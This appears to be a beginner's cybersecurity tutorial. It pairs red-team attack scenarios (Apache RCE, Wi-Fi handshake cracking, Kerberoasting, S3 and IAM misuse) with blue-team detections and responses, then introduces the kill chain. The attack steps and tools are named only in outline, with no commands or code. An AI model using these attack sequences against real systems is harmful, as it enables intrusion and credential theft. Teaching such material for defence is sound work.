
Blue Team Detection

The Blue team notices:

- A login from an unusual IP address
- A new process running on the user’s device
- Suspicious outbound traffic


So, they:

- Disable the compromised account
- Isolate the device
- Block the attacker’s beacon
- Start an incident investigation



Scenario 2: Exploiting a Vulnerable Web Server

VULNERABLE WEB SERVER ATTACK MAP



"Every lock can be picked if you have the right tools."

— Benjamin Franklin (attributed)

Red Team Action

After performing Recon and scanning of the target network, they discover a web server running an old Apache version.

So, they:

- 1.Scan the web server with Nmap
- 2.Identify that it is running a vulnerable version with a public CVE available. It is unpatched and is a RCE vulnerability.
- 3.Exploit RCE vulnerability using this public CVE.
- 4.Gain initial access to the network.
- 5.Dump credentials & escalate.

Blue Team Detection

The SOC sees:

- Multiple scans to the network and then web server from the same IP address.
- Odd commands executed on the web server
- New admin actions not done by any of the organization's IT personnel.

Actions taken:


- Block the IP address
- Patch the server
- Rotate passwords
- Conduct compromise assessment

Scenario 3: Breaking Into the Corporate Wi-Fi

Red Team Action

They come in a car to the physical location of the organization and park it in the parking lot. Sitting inside the car, they take out their laptop and antennae and:

WI-FI ATTACK VISUAL



Red Team Action

They come in a car to the physical location of the organization and park it in the parking lot. Sitting inside the car, they take out their laptop and antennae and:

- Capture WPA handshake packets
- Crack the Wi-Fi password

- Gain access to the internal network
- Try scanning internal servers

Blue Team Detection

An employee coming to the office mentions about the car parked in the parking lot. After some time,

Blue Team sees:

- A new device on the network
- Multiple failed authentication attempts
- Network scans from a strange device

They:

- Kick the rogue device out of the wireless network
- Change Wi-Fi passphrase
- Implement WPA3 and device certificates

Scenario 4: Active Directory Escalation

Red Team is already in the target network thanks to a spear phishing email to one of the employees. They see the target network has Active Directory.

Red Team Action

They perform:


- Kerberoasting
- credential dumping
- Token impersonation

Eventually gaining Domain Admin.

“If you spend more on coffee than on IT security, you will be hacked.
What’s more, you deserve to be hacked.”

— Richard Clarke

Active Directory Attack Lifecycle: Stair-Step Attack Chain & Blue Team Detections



Blue Team Detection

Blue Team sees:


- 4769 Kerberos anomalies
- Excessive LDAP queries
- Multiple logins from unusual hosts

They:

- Disable compromised accounts
- Force password resets
- Rotate service accounts
- Increase Active Directory monitoring

“A good hacker knows how to find a loophole; a great hacker knows how to fix it.”— Anonymous

Scenario 5: Cloud Misconfiguration Attack (AWS Example)



“The quieter you become, the more you can hear.”
— Open-source/hacker community saying

Red Team Action

Finds:

- Public S3 bucket while scanning for target organization's cloud hosting
- IAM role with too many permissions

Steps:

- 1.Enumerate S3
- 2.Download sensitive files
- 3.Assume IAM role
- 4.Access EC2 and secrets

Blue Team Detection

Blue Team sees:

- CloudTrail anomalies
- S3 access from unknown location
- IAM role usage spikes

Actions:

- Lock down S3
- Remove dangerous permissions
- Alert cloud team
- Deploy guardrails

Where Red & Blue Meet: Purple Teaming

Red Teams and Blue Teams often work together to better improve security of the organization. This collaboration is known as Purple Teaming. In this collaboration:

- Red Team shows how an attack works
- Blue Team shows how detection failed
- Both improve security controls together

CYBERSECURITY TOOLS



RED TEAM TOOLS

-  Nmap
-  Metsplatots
-  Burp Suite
-  BloodHound



BLUE TEAM TOOLS

-  Splunk
-  Wazuh
-  Wireshark
-  EDR Solutions



Result:

- Better detections
- Faster investigations
- Stronger security architecture

Conclusion

ATTACK TIMELINE VS DETECTION TIMELINE




THE DETECTION GAP



The Red Team teaches organizations how attackers think and the Blue Team teaches how defenders stop them. Real-world scenarios help beginners see that cyber defense is not theoretical—it's a constant, evolving battle.

THE CYBERSECURITY KILL CHAIN — A VISUAL BEGINNER'S GUIDE

Understanding how attackers break in, move and take control — step by step



Every cyberattack, no matter how simple or sophisticated, follows a predictable pattern. This pattern is called the Cybersecurity Kill Chain — a model created to help beginners (and professionals) understand how attackers think, how they advance and where defenders can stop them.

You can think of it as the “attack procedure” that shows you:

- How hacking attacks in real-world start
- How they escalate
- Where defenders fail or succeed in preventing or mitigating an attack
- What tools are used at each stage

This guide breaks down the entire kill chain to simplify it, of course with real-world examples.

Why Beginners Must Learn about the Kill Chain


If you are a beginner learning ethical hacking, it's important for you to learn about Kill Chain so that you can understand how attackers operate. You will:

- Learn and understand hacking more clearly
- Understand Blue team detection process better
- Improve SOC investigation skills
- Plan Red team attack paths
- Strengthen defense at each stage

If you ask me, the kill chain is the foundation of offensive and defensive cybersecurity.

The 7 Stages of the Cybersecurity Kill Chain

THE 7-STAGE CYBER KILL CHAIN



A modern kill chain in cybersecurity consists of seven major stages, each representing a part of an attack. They are,

- 1.Reconnaissance
- 2.Weaponization
- 3.Delivery
- 4.Exploitation
- 5.Installation
- 6.Command & Control (C2)
- 7.Actions on Objectives

We'll go through each stage in detail and with real-world example.

1. Reconnaissance (The Information Gathering Stage)

Goal:

Just like in pen testing or Red Teaming, in this stage the goal is to learn as much as possible about the target.

Attackers look for:

- Emails
- Employee names
- Exposed programs and services
- Vulnerable systems and software
- Cloud misconfigurations
- Leaked passwords

Tools commonly used in this stage of kill chain:

- Shodan
- Google Dorking
- WHOIS
- Nmap
- theHarvester



2. Weaponization (Building the Attack Tools)

Goal:

Once the attacker gathers the required information about the target, the next stage is to prepare the exploit or malware needed to break in.

Examples of weaponization:

- Packing a malware payload
- Crafting a malicious PDF
- Creating an exploit for an unpatched system or service
- Creating a phishing page etc

Tools commonly used in this stage of kill chain:

- Metasploit
- Cobalt Strike
- Custom scripts and exploits



